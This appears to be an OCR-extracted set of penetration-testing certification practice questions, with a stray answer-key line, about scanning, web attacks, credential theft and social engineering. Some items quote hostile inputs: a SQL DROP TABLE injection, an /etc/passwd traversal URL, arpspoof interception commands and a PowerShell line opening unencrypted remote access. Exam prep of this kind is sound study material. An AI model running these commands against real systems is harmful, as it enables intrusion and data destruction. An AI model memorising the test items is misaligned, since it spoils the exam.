13. During a penetration test specifically scoped to a single web application, Robert discovers that the web server also contains a list of passwords to other servers at the target location. After he notifies the client, they ask him to use them to validate those servers, and he proceeds to test those passwords against the other servers. What has occurred?
A. Malfeasance
B. Pivoting
C. Scope creep
D. Target expansion

14. Robert has been hired to conduct a penetration test of an organization that processes credit cards. His work will follow the recommendations of the PCI DSS. What type of assessment is Lucas conducting?
A. An objectives-based assessment
B. A red-team assessment
C. A black-team assessment
D. A compliance-based assessment

15. What is the full range of ports that a UDP service can run on?
A. 1–1024
B. 1–16,383

C. 1–32,767
D. 1– 65,535

16. Robert is working from an un-privileged user account that was obtained as part of a penetration test. He has discovered that the host he is on has Nmap installed and wants to scan other hosts in his subnet to identify potential targets as part of a pivot attempt. What Nmap flag is he likely to have to use to successfully scan hosts from this account?
A. -sV
B. -u
C. -oA
D. -sT

17. Which of the following tools provides information about a domain's registrar and physical location?
A. Nslookup
B. Host
C. WHOIS
D. Traceroute

18. Robert runs an Nmap scan of the 10.10.0.0/16 network that his employer uses as an internal network range for the entire organization. If he uses the -T0 flag, what issue is he likely to encounter?
A. The scan will terminate when the host count reaches 0.
B. The scan will not scan IP addresses in the .0 network.
C. The scan will progress at a very slow speed.
D. The scan will only scan for TCP services.

19. Which of the following Nmap output formats is unlikely to be useful for a penetration tester?
A. -oA
B. -oS
C. -oG
D. -oX

20. During an early phase of his penetration test, Robert recovers a binary executable file that he wants to quickly analyze for useful information. Which of the following tools will quickly give him a view of potentially useful information in the binary?

A. NETCAT
B. strings
C. Hashmod
D. Eclipse

21. Robert is configuring his vulnerability management solution to perform credentialed scans of servers on his network. What type of account should he provide to the scanner?
A. Domain administrator
B. Local administrator
C. Root
D. Read-only

22. Robert is writing a report about a potential security vulnerability in a software product and wishes to use standardized product names to ensure that other security analysts understand the report. Which SCAP component can Robert turn to for assistance?
A. CVSS
B. CVE
C. CPE
D. OVAL

23. Robert is planning to conduct a vulnerability scan of an organization as part of a penetration test. He is conducting a black box test. When would it be appropriate to conduct an internal scan of the network?
A. During the planning stage of the test
B. As soon as the contract is signed
C. After receiving permission from an administrator
D. After compromising an internal host

24. Which type of organization is the most likely to face a regulatory requirement to conduct vulnerability scans?
A. Bank
B. Hospital
C. Government agency
D. Doctor's office

25. Which one of the following categories of systems is most likely to be disrupted during a vulnerability scan?

A. External web server
B. Internal web server
C. IoT device
D. Firewall

26. What term describes an organization's willingness to tolerate risk in their computing environment?
A. Risk landscape
B. Risk appetite
C. Risk level
D. Risk adaptation

27. Which one of the following factors is least likely to impact vulnerability scanning schedules?
A. Regulatory requirements
B. Technical constraints
C. Business constraints
D. Staff availability

28. Robert recently analyzed the results of a vulnerability scan report and found that a vulner-ability reported by the scanner did not exist because the system was actually patched as specified. What type of error occurred?
A. False positive
B. False negative
C. True positive
D. True negative

29. Which one of the following is not a common source of information that may be correlated with vulnerability scan results?
A. Logs
B. Database tables
C. SIEM
D. Configuration management system

30. Which one of the following operating systems should be avoided on production networks?
A. Windows Server 2003
B. Red Hat Enterprise Linux 7
C. CentOS 7

D. Ubuntu 16

31. In what type of attack does the attacker place more information in a memory location than is allocated for that use?
A. SQL injection
B. LDAP injection
C. Cross-site scripting
D. Buffer overflow

32. The Dirty COW attack is an example of what type of vulnerability?
A. Malicious code
B. Privilege escalation
C. Buffer overflow
D. LDAP injection

33. Which one of the following protocols should never be used on a public network?
A. SSH
B. HTTPS
C. SFTP
D. Telnet

34. A few days after exploiting a target with the Metasploit Meterpreter payload, Robert loses access to the remote host. A vulnerability scan shows that the vulnerability that he used to exploit the system originally is still open. What has most likely happened?
A. A malware scan discovered Meterpreter and removed it.
B. The system was patched.
C. The system was rebooted.
D. Meterpreter crashed.

35. Robert wants to run John the Ripper against a hashed password file he has acquired from a compromise. What information does he need to know to successfully crack the file?
A. A sample word list
B. The hash used
C. The number of passwords
D. None of the above

36. Robert cross compiles code for his exploit and then deploys it. Why would he cross-compile code?
A. To make it run on multiple platforms
B. To add additional libraries
C. To run it on a different architecture
D. To allow him to inspect the source code

37. Robert has acquired a list of valid user accounts but does not have passwords for them. If he has not found any vulnerabilities but believes that the organization he is targeting has poor password practices, what type of attack can he use to try to gain access to a target system where those usernames are likely valid?
A. Rainbow tables
B. Dictionary attacks
C. Thesaurus attacks
D. Meterpreter

38. What built-in Windows server administration tool can allow command-line PowerShell access from other systems?
A. VNC
B. PowerSSHell
C. PSRemote
D. RDP

39. Robert wants to retain access to a Linux system. Which of the following is not a common method of maintaining persistence on Linux servers?
A. Scheduled tasks
B. Cron jobs
C. Trojaned services
D. Modified daemons

40. Robert has selected his Metasploit exploit and set his payload as cmd/unix/generic. After attempting the exploit, he receives the following output. What went wrong?

```
msf exploit(unix/misc/distcc_exec) > exploit

[-] Exploit failed: The following options failed to validate: RHOST.
[*] Exploit completed, but no session was created.
```

A. The remote host is firewalled.
B. The remote host is not online.
C. The host is not routable.
D. The remote host was not set.

41. What type of wireless attack focuses on tricking clients into using less secure protocols?
A. A downfall attack
B. A false negotiation attack
C. A chutes and ladders attack
D. A downgrade attack

42. Robert wants to use THC Hydra to brute-force SSH passwords. As he prepares to run the command, he knows that he recalls seeing the -t flag. What should he consider when using this flag?
A. How many targets he wants to attack
B. The number of tasks to run in parallel per target
C. The time-out for the connections
D. None of the above

43. Robert has set his penetration testing workstation up as a man in the middle between his target and an FTP server. What is the best method for him to acquire FTP credentials?
A. Capture traffic with Wireshark
B. Conduct a brute-force attack against the FTP server
C. Use an exploit against the FTP server
D. Use a downgrade attack against the next login

44. Robert wants to enumerate possible user accounts and has discovered an accessible SMTP server. What STMP commands are most useful for this?
A. HELO and DSN
B. EXPN and VRFY
C. VRFY and TURN
D. EXPN and ETRN

45. What is the default read-only community string for many SNMP devices?
A. secret
B. readonly
C. private

D. public

46. Which of the following tools will not allow Robert to capture NTLM v2 hashes over the wire for use in a pass-the-hash attack?
A. Responder
B. Mimikatz
C. Ettercap
D. Metasploit

47. For what type of activity would you use the tools HULK, LOIC, HOIC, and SlowLoris?
A. DDoS
B. SMB hash capture
C. DoS
D. Brute-force SSH

48. Robert sends a phishing email specifically to Roberto, the CEO at his target company. What type of phishing attack is he conducting?
A. CEO baiting
B. Spear phishing
C. Phish hooking
D. Hook SETting

49. While Robert is performing a physical penetration test, he notices that the exit doors to the data center open automatically as an employee approaches them with a cart. What should he record in his notes?
A. The presence of an egress sensor
B. The presence of a mantrap
C. A potential unlocked door
D. Nothing because this is not a vulnerability

50. Robert wants to gather information about an organization, but does not want to enter the building. What physical data gathering technique can he use to potentially gather business documents without entering the building?
A. Piggybacking
B. File surfing
C. USB drops
D. Dumpster diving

51. Robert is preparing to travel to another state to perform a physical penetration test. What penetration testing gear should he review the legality of before leaving for that state?
A. Metasploit
B. Lockpicks
C. Encryption tools
D. SET

52. Which social engineering motivation technique relies on persuading the target that other people have behaved similarly and thus that they could too?
A. Likeness
B. Fear
C. Social proof
D. Reciprocation

53. What is the default read-only community string for many SNMP devices?
A. secret
B. readonly
C. private
D. public

54. Robert wants to gain access to a target company's premises but discovers that his original idea of jumping the fence probably isn't practical. Which factor is least likely to prevent him from trying to jump the fence?
A. Barbed wire
B. A gate
C. Fence height
D. Security guards

55. Robert is concerned that a web application in his organization supports unvalidated redirects. Which one of the following approaches would minimize the risk of this attack?
A. Requiring HTTPS
B. Encrypting session cookies
C. Implementing multifactor authentication
D. Restricting redirects to his domain

56. Robert checks his web server logs and sees that someone sent the following query string to an application running on the server:

http://www.mycompany.com/servicestatus.php?serviceID=892&serviceID=892' ; DROP TABLE Services;--
What type of attack was most likely attempted?
A. Cross-site scripting
B. Session hijacking
C. Parameter pollution
D. Man-in-the-middle

57. Upon further inspection, Joe finds a series of thousands of requests to the same URL com-ing from a single IP address. Here are a few examples:
http://www.mycompany.com/servicestatus.php?serviceID=1
http://www.mycompany.com/servicestatus.php?serviceID=2
http://www.mycompany.com/servicestatus.php?serviceID=3
http://www.mycompany.com/servicestatus.php?serviceID=4
http://www.mycompany.com/servicestatus.php?serviceID=5
http://www.mycompany.com/servicestatus.php?serviceID=6
What type of vulnerability was the attacker likely trying to exploit?
A. Insecure direct object reference
B. File upload
C. Unvalidated redirect
D. Session hijacking

58. Robert's adventures in web server log analysis are not yet complete. As he continues to review the logs, he finds the request
http://www.mycompany.com/../../../etc/passwd
What type of attack was most likely attempted?
A. SQL injection
B. Session hijacking
C. Directory traversal
D. File upload

59. What type of attack depends upon the fact that users are often logged into many websites simultaneously in the same browser?
A. SQL injection
B. Cross-site scripting
C. Cross-site request forgery
D. File inclusion

60. What type of cross-site scripting attack would not be visible to a security professional inspecting the HTML source code in a browser?
A. Reflected XSS

B. Stored XSS
C. Persistent XSS
D. DOM-based XSS

61. Where are the LSA Secrets stored on a Windows system?
A. The $System folder
B. The Registry
C. The System32 folder
D. They are only stored on an Active Directory controller.

62. What technique is required to use LSASS to help compromise credentials on a modern Windows system?
A. Set storage to "unencrypted."
B. Enable LSASS legacy support.
C. Turn on WDigest.
D. Disable LSASS 2.0.

Use the following scenario for questions 63–65. Robert has been tasked with continuing the exploitation process of a Windows 2012 server for which a fellow penetration tester has acquired user-level credentials. He knows that the server is fully patched and does not have exposed vulnerable services. His goal is to obtain administrative access to the server.

63. Robert wants to conduct an attack that leverages unquoted service paths. Which of the following users is the most desirable to see listed under "Log On As" in the Services control panel?
A. The service's service account
B. system
C. root
D. poweruser

64. Robert wants to attempt a kerberoasting attack. What should his first step be to accomplish this attack?
A. Identify the domain's Kerberos server IP address.
B. Retrieve SPN values.
C. Capture NTLM hashes from the wire.
D. Extract service tickets from memory.

65. Robert has captured NTLM hashes and wants to conduct a pass-the-hash attack. Unfortunately, he doesn't know which systems on the network may accept the hash. What tool could he use to help him conduct this test?
A. Hashcat
B. smbclient
C. Hydra
D. None of the above

66. Robert has deployed physical keyloggers to target systems. What issue is most commonly associated with physical keyloggers?
A. Hardware failure
B. Discovery
C. Software-based detection
D. Storage exhaustion

67. Why is JTAG access particularly useful for penetration testers who have physical access to systems?
A. It provides unauthenticated remote access.
B. JTAG offers debug access directly to memory.
C. JTAG is automatically logged in as root.
D. JTAG provides detailed system logging.

68. What comparison operator tests for equality in Ruby?
A. -eq
B. -ne
C. ==
D. !=

69. What value would be used to encode a space in a URL string?
A. %20
B. %21
C. %22
D. %23

70. Examine the code snippet below. In what language is this code written?

```
begin
        system 'nmap ' + ip
rescue
        puts 'An error occurred.'
```

```
end
```
A. Python
B. PowerShell
C. Ruby
D. Bash

71. Which of the following pairs of languages allow the direct concatenation of a string and an integer?
A. Python and Bash
B. Bash and PowerShell
C. Python and Ruby
D. Ruby and PowerShell

72. What is the limit to the number of elsif clauses in a Ruby script?
A. 1
B. 2
C. 10
D. No limit

73. Consider the following Python code:

```
if 1 == 1:
        print("hello")
elif 3 == 3:
        print("hello")
else:
        print("hello")
```

How many times will this code print the word “hello”?
A. 0
B. 1
C. 2
D. 3

74. Robert’s organization currently uses password-based authentication and would like to move to multifactor authentication. Which one of the following is an acceptable second factor?
A. Security question
B. PIN
C. Smartphone app
D. Passphrase

75. Which one of the following items is not appropriate for the executive summary of a penetration testing report?
A. Description of findings
B. Statement of risk
C. Plain language
D. Technical detail

76. Which one of the following activities is not commonly performed during the post-engagement cleanup phase?
A. Remediation of vulnerabilities
B. Removal of shells
C. Removal of tester-created credentials
D. Removal of tools

77. Who is the most effective person to facilitate a lessons learned session after a penetration test?
A. Team leader
B. CIO
C. Third party
D. Client

78. During the threat modeling process, the organization finds that they are mostly concerned about a persistent group of actors with sophisticated capabilities. Which type of threat actor is this organization mostly concerned with?
A. Pentester
B. Hacktivist
C. Insider threat
D. APT

79. Use the following scenario to answer the next two questions. A security group is quantifying the risk associated with a certain threat in the organization. The probability of the threat is 6 and the damage potential is 5. Using the proper formula to rate the risk of a threat, what is the risk level for this type of threat?
A. 11
B. 33
C. 30
D. 45

80. This risk is likely to be prioritized as a _____ priority.
A. Medium
B. Low
C. High
D. Urgent

Practice Exam 13

1. Which one of the following tools is NOT a password cracking utility?
A. OWASP ZAP
B. Cain and Abel
C. Hashcat
D. John the Ripper

2. Which one of the following vulnerability scanners is specifically designed to test the security of web applications against a wide variety of attacks?
A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

3. Which one of the following debugging tools does not support Windows systems?
A. GDB
B. OllyDbg
C. WinDbg
D. IDA

4. What is the final stage of the Cyber Kill Chain?
A. Weaponization
B. Installation
C. Actions on Objectives
D. Command and Control

5. Which one of the following activities assumes that an organization has already been compromised?

A. Penetration testing
B. Threat hunting
C. Vulnerability scanning
D. Software testing

6. Robert is creating a list of recommendations that his organization can follow to remediate issues identified during a penetration test. In what phase of the testing process is Robert participating?
A. Planning and Scoping
B. Reporting and Communicating Results
C. Attacking and Exploiting
D. Information Gathering and Vulnerability Identification

7. The penetration testing agreement document that Robert asks his clients to sign includes a statement that the assessment is valid only at the point in time at which it occurs. Why does he include this language?
A. His testing may create changes.
B. The environment is unlikely to be the same in the future.
C. Attackers may use the same flaws to change the environment.
D. The test will not be fully comprehensive.

8. What penetration testing strategy is also known as "zero knowledge" testing?
A. Black box testing
B. Grey box testing
C. Red-team testing
D. White box testing

9. Robert's organization uses a technique that associates hosts with their public keys. What type of technique are they using?
A. Key boxing
B. Certificate pinning
C. X.509 locking
D. Public key privacy

10. Robert has completed the scoping exercise for his penetration test and has signed the agreement with his client. Whose signature should be expected as the counter signature?
A. The information security officer

B. The project sponsor
C. The proper signing authority
D. An administrative assistant

11. Robert wants to ensure that the limitations of his red-team penetration test are fully explained. Which of the following are valid disclaimers for his agreement? (Choose two)
A. Risk tolerance
B. Point-in-time
C. Comprehensiveness
D. Impact tolerance

12. During the scoping phase of a penetration test, Robert is provided with the IP range of the systems he will test, as well as information about what the systems run, but he does not receive a full network diagram. What type of assessment is he most likely conducting?
A. A white box assessment
B. A crystal box assessment
C. A gray box assessment
D. A black box assessment

13. What type of assessment most closely simulates an actual attacker's efforts?
A. A red-team assessment with a black box strategy
B. A goals-based assessment with a white box strategy
C. A red-team assessment with a crystal box strategy
D. A compliance-based assessment with a black box strategy

14. Robert is conducting a penetration test for a customer in Tanzania. What NIC is he most likely to need to check for information about his client's networks?
A. RIPE
B. ARIN
C. AFRINIC
D. LACNIC

15. After running an SNMP sweep, Robert finds that he didn't receive any results. If he knows there are no network protection devices in place and that

there are devices that should respond to SNMP queries, what problem does he most likely have?
A. The SNMP private string is set.
B. There is an incorrect community string.
C. SNMP only works on port 25.
D. SNMP sweeps require the network to support broadcast traffic.

16. Robert uses the following hping command to send traffic to a remote system.
hping remotesite.com -S -V -p 80
What type of traffic will the remote system see?
A. HTTP traffic to TCP port 80
B. TCP SYNs to TCP port 80
C. HTTPS traffic to TCP port 80
D. A TCP three-way handshake to TCP port 80

17. What does a result of * * * mean during a traceroute?
A. No route to host.
B. All hosts queried.
C. No response to the query, perhaps a timeout, but traffic is going through.
D. A firewall is blocking responses.

18. Robert wants to look at the advertised routes to his target. What type of service should he look for to do this?
A. A BGP looking glass
B. A RIP-off
C. An IGRP relay
D. A BGP tunnel

19. Why would a penetration tester look for expired certificates as part of an information-gathering and enumeration exercise?
A. They indicate improper encryption, allowing easy decryption of traffic.
B. They indicate services that may not be properly updated or managed.
C. Attackers install expired certificates to allow easy access to systems.
D. Penetration testers will not look for expired certificates; they only indicate procedural issues.

20. Robert has gained access to a system that he wants to use to gather more information about other hosts in its local subnet. He wants to perform a port

scan but cannot install other tools to do so. Which of the following tools isn't usable as a port scanner?
A. Hping
B. NETCAT
C. Telnet
D. ExifTool

21. Robert is conducting a penetration test of an organization and is reviewing the source code of an application for vulnerabilities. What type of code testing is Robert conducting?
A. Mutation testing
B. Static code analysis
C. Dynamic code analysis
D. Fuzzing

22. Robert is planning to conduct a vulnerability scan of a business-critical system using dangerous plug-ins. What would be the best approach for the initial scan?
A. Run the scan against production systems to achieve the most realistic results possible.
B. Run the scan during business hours.
C. Run the scan in a test environment.
D. Do not run the scan to avoid disrupting the business.

23. Which one of the following activities is not part of the vulnerability management life cycle?
A. Detection
B. Remediation
C. Reporting
D. Testing

24. What approach to vulnerability scanning incorporates information from agents running on the target servers?
A. Continuous monitoring
B. Ongoing scanning
C. On-demand scanning
D. Alerting

25. Robert is seeking to determine the appropriate impact categorization for a federal information system as he plans the vulnerability scanning controls for that system. After consulting management, he discovers that the system contains information that, if disclosed improperly, would have a serious adverse impact on the organization. How should this system be categorized?
A. Low impact
B. Moderate impact
C. High impact
D. Severe impact

26. Robert is reading reports from vulnerability scans run by different parts of his organization using different products. He is responsible for assigning remediation resources and is having difficulty prioritizing issues from different sources. What SCAP component can help Robert with this task?
A. CVSS
B. CVE
C. CPE
D. XCCDF

27. Robert is conducting a penetration test and discovers a critical vulnerability in an application. What should he do next?
A. Report the vulnerability to the client's IT manager
B. Consult the SOW
C. Report the vulnerability to the developer
D. Exploit the vulnerability

28. Robert is selecting a transport encryption protocol for use in a new public website he is creating. Which protocol would be the best choice?
A. SSL 2.0
B. SSL 3.0
C. TLS 1.0
D. TLS 1.1

29. Which one of the following conditions would not result in a certificate warning during a vulnerability scan of a web server?
A. Use of an untrusted CA
B. Inclusion of a public encryption key
C. Expiration of the certificate
D. Mismatch in certificate name

30. What software component is responsible for enforcing the separation of guest systems in a virtualized infrastructure?
A. Guest operating system
B. Host operating system
C. Memory controller
D. Hypervisor

31. In what type of attack does the attacker seek to gain access to resources assigned to a different virtual machine?
A. VM escape
B. Management interface brute force
C. LDAP injection
D. DNS amplification

32. Which one of the following terms is not typically used to describe the connection of physical devices to a network?
A. IoT
B. IDS
C. ICS
D. SCADA

33. Robert discovers that an attacker posted a message attacking users who visit a web forum that he manages. Which one of the following attack types is most likely to have occurred?
A. SQL injection
B. Malware injection
C. LDAP injection
D. Cross-site scripting

34. Robert is reviewing web server logs after an attack and finds many records that contain semi-colons and apostrophes in queries from end users. What type of attack should he suspect?
A. SQL injection
B. LDAP injection
C. Cross-site scripting
D. Buffer overflow

35. Robert runs the following command via an administrative shell on a Windows system he has compromised. What has he accomplished?

```
$command = 'cmd /c powershell.exe -c Set-WSManQuickConfig-Force;Set-Item
WSMan:\localhost\Service\Auth\Basic -Value $True;Set-Item
WSMan:\localhost\Service\AllowUnencrypted-Value $True;Register-PSSessionConfiguration -Name
Microsoft.PowerShell -Force'
```

A. He has enabled PowerShell for local users.
B. He has set up PSRemoting.
C. He has disabled remote command-line access.
D. He has set up WSMan.

36. Robert discovers a number of information exposure vulnerabilities while preparing for the exploit phase of a penetration test. If he has not been able to identify user or service information beyond vulnerability details, what priority should he place on exploiting them?
A. High priority; exploit early.
B. Medium priority; exploit after other system and service exploits have been attempted.
C. Low priority; only exploit if time permits.
D. Do not exploit; information exposure exploits are not worth conducting.

37. Part of Robert's penetration testing scope of work and rules of engagement allows him physical access to the facility he is testing. If he cannot find a remotely exploitable service, which of the following social engineering methods is most likely to result in remote access?
A. Dumpster diving
B. Phishing
C. A thumb drive drop
D. Impersonation on a help desk call

38. Robert wants to capture user hashes on a Windows network. Which tool could he select to gather these from broadcast messages?
A. Metasploit
B. Responder
C. Impacket
D. Wireshark


39. Robert wants to find a Metasploit framework exploit that will not crash the remote service he is targeting. What ranking must the exploit he chooses meet or exceed to ensure this?
A. Excellent

B. Great
C. Good
D. Normal

40. Robert wants to use rainbow tables against a password file he has captured. How do rainbow tables crack passwords?
A. Un-hashing the passwords
B. Comparing hashes to identify known values
C. Decrypting the passwords
D. Brute-force testing of hashes

41. During a penetration test, Robert uses double tagging to send traffic to another system. What technique is he attempting?
A. RFID tagging
B. Tag nesting
C. Meta tagging
D. VLAN hopping

42. Robert has placed his workstation as the man in the middle, shown in the following image. What does he need to send at point X to ensure that the downgrade attack works properly?




A. SYN, ACK
B. PSH, URG
C. FIN, ACK
D. SYN, FIN

43. Robert wants to use arpspoof to execute a man-in-the-middle attack between target host 10.0.1.5 and a server at 10.0.1.25, with a network gateway of 10.0.1.1. What commands does he need to run to do this? (Choose two.)
A. arpspoof -i eth0 -t 10.0.1.5 -r 10.0.1.25
B. arpspoof -i eth0 -t 10.0.1.5 -r 10.0.1.1
C. arpspoof -i eth0 -t 255.255.255.255 -r 10.0.1.25
D. arpspoof -i eth0 -t 10.0.1.25 -r 10.0.1.5

44. Robert wants to list the domain password policy for a Windows domain. What net command can he use to do this?
A. net view /domainpolicy
B. net accounts /domain
C. net /viewpolicy
D. net domain /admin

45. Robert attempted a DNS poisoning attack as shown here. After his attempt, he does not see any traffic from his target system. What most likely happened to cause the attack to fail?



A. The DNS information was incorrect.
B. The injection was too slow.
C. The DNS cache was not refreshed.
D. The client did not receive a trusted response.

46. Robert wants to clone an RFID entry access card. Which type of card is most easily cloned using inexpensive cloning devices?
A. Low frequency 125 to 134.2 KHz card
B. Medium frequency 400 to 451 KHz card

C. High frequency 13.56 MHz card
D. Ultra high frequency 865 to 928 MHz card

47. Robert sends a phishing email to a target organization and includes the line "Only five respondents will receive a cash prize." Which social engineering motivation strategy is he using?
A. Scarcity
B. Social proof
C. Fear
D. Authority

48. What occurs during a quid pro quo social engineering attempt?
A. The target is offered money.
B. The target is asked for money.
C. The target is made to feel indebted.
D. The penetration tester is made to feel indebted.

49. Robert knows that the employees at his target company frequently visit a football discussion site popular in the local area. As part of his penetration testing, he successfully places malware on the site and takes over multiple PCs belonging to employees. What type of attack has he used?
A. A PWNie attack
B. A watercooler attack
C. A clone attack
D. A watering hole attack

50. Robert inadvertently sets off an alarm and is discovered by a security guard during an on-site penetration test. What should his first response be?
A. Call the police
B. Attempt to escape
C. Provide his pretext
D. Call his organizational contact

51. A USB key drop is an example of what type of technique?
A. Physical honeypot
B. A humanitarian exploit
C. Reverse dumpster diving
D. A hybrid attack

52. Robert calls staff at the company he has been contracted to conduct a phishing campaign against, focusing on individuals in the finance department. Over a few days, he persuades an employee to send a wire transfer to an account he has set up after telling the employee that he has let their boss know how talented they are. What motivation technique has he used?
A. Urgency
B. Reciprocation
C. Authority
D. Fear

53. Robert carefully pays attention to an employee as they type in their entry code to his target organization's high security area and writes down the code that he observes. What type of attack has he conducted?
A. A Setec Astronomy attack
B. Code surveillance
C. Shoulder surfing
D. Keypad capture

54. Which one of the following attacks is an example of a race condition exploitation?
A. XSRF
B. XSS
C. TOCTTOU
D. SQLi

55. Robert is a software developer who creates code for sale to the public. He would like to assure his users that the code they receive actually came from him. What technique can he use to best provide this assurance?
A. Code signing
B. Code endorsement
C. Code encryption
D. Code obfuscation

56. Which one of the following is a static code analysis tool?
A. YASCA
B. Peach
C. Immunity
D. WinDBG

57. Robert is performing a penetration test of a web application and would like to manipulate the input sent to the application before it leaves his browser. Which one of the following tools would assist him with this task?
A. AFL
B. ZAP
C. GDB
D. DOM

58. What control is most commonly used to secure access to API interfaces?
A. API keys
B. Passwords
C. Challenge-response
D. Biometric authentication

59. Which one of the following is a debugging tool compatible with Linux systems?
A. WinDBG
B. GDB
C. OllyDbg
D. SonarQube

60. During a penetration test, Robert discovers in a web server log that the testers attempted to access the following URL:
http://www.mycompany.com/sortusers.php?file=C:\uploads\attack.exe
What type of attack did they most likely attempt?
A. Reflected XSS
B. Persistent XSS
C. Local file inclusion
D. Remote file inclusion

61. What is required for Robert to conduct a cold-boot attack against a system?
A. Remote access
B. Temperatures below 32 degrees Celsius
C. Physical access
D. The system must have been off for more than 30 minutes.

62. While Robert is conducting a penetration test, he gains access to a Windows Deployment Services server for his target organization. What

critical information can he expect to obtain from the unattended installation files he finds there?
A. Domain administrator passwords
B. Local user passwords
C. Local administrator passwords
D. Domain user passwords

63. What vulnerability should Robert target if he discovers a service with the following line in its system invocation? Pathvariable = "C:\Program Files\Common Files\exampleapp\example.exe"
A. DLL hijacking
B. Writeable service
C. Modified plain text
D. Unquoted service path

64. Robert wants to use a brute-force attack against the SSH service provided by one of his targets. Which of the following tools is not designed to brute-force services like this?
A. Patator
B. Hydra
C. Medusa
D. Minotaur

65. After compromising a remote host, Robert uses ssh to connect to port 4444 from his penetration testing workstation. What type of remote shell has he set up?
A. A reverse shell
B. A root shell
C. A bind shell
D. A blind shell

66. Robert wants to crack the hashes from a password file he recovered during a penetration test. Which of the following methods will typically be fastest, presuming he knows the hashing method and has the appropriate files and tools to take advantage of each tool?
A. John the Ripper
B. Rainbow Crack
C. Hashcat
D. CeWL

67. Analyze the following segment of code:

```
Do{
        $test='mike' + $i
        $cracked = Test-Password $test
        $i++
}
While($cracked -eq 0  )
```

In what language is this code written?

A. Ruby
B. PowerShell
C. Python
D. Bash

68. Analyze the following segment of code:

```
if [ $weekday==1 ]
then
        /usr/local/bin/nmap 192.168.1.1
elif [ $weekday==3 ]
then
        /usr/local/bin/nmap 192.168.1.2
else
        /usr/local/bin/nmap 192.168.1.0/24
fi
```

In what language is this code written?

A. Ruby
B. PowerShell
C. Python
D. Bash

69. Analyze the following segment of code:

```
for hst in range(0,256):
        ip= net + str(hst)
        print(ip, ': ', socket.gethostbyaddr(ip), '\n')
```

In what language is this code written?

A. Ruby
B. PowerShell
C. Python
D. Bash

70. What Unix command can you use to listen for input on a network port?
A. grep
B. sed
C. awk
D. nc

71. Which one of the following programming languages does not offer a built-in robust error-handling capability?
A. PowerShell
B. Python
C. Ruby
D. Bash

72. What value would be used to encode an ampersand in a URL string?
A. %24
B. %25
C. %26
D. %27

73. What comparison operator tests to see if one number is greater than or equal to another number in Bash?
A. -gt
B. -ge
C. >
D. >=

74. Which one of the following is not a common category of remediation activity?
A. People
B. Process
C. Testing
D. Technology

75. Which one of the following techniques is not an appropriate remediation activity for a SQL injection vulnerability?
A. Network firewall
B. Input sanitization
C. Input validation
D. Parameterized queries

76. When should system hardening activities take place?
A. When the system is initially built
B. When the system is initially built and periodically during its life
C. When the system is initially built and when it is decommissioned
D. When the system is initially built, periodically during its life, and when it is decommissioned

77. Biometric authentication technology fits into what multifactor authentication category?
A. Something you know
B. Something you are
C. Somewhere you are
D. Something you have

78. Whitelisting and blacklisting are access control mechanisms that can be implemented in all of the following except _____.
A. Network firewalls
B. Application firewalls
C. SSIDs
D. Spam filters
E. Virus scanning software

79. A master service agreement (MSA) is an overarching contract that can include a statement of work (SOW) that describes specific project work activities. In which section of the SOW will you find the project work activities?
A. Scope of work
B. Deliverables schedule
C. Special requirements
D. Acceptance criteria

80. Written authorization that gives the pentest team the authority to proceed with an engagement can be found in which document?
A. MSA
B. RoE
C. SOW
D. MBA

Answers

Practice Exam 1

1. C. The first step in the penetration testing process is to work with the client to clearly define the scope of the test. The scope determines what penetration testers will do and how their time will be spent. Researching the organization's products is a task that will probably be done after the scope of work has been defined. Determining the budget and gaining authorization are subtasks that are usually completed as a part of the overall scoping process.

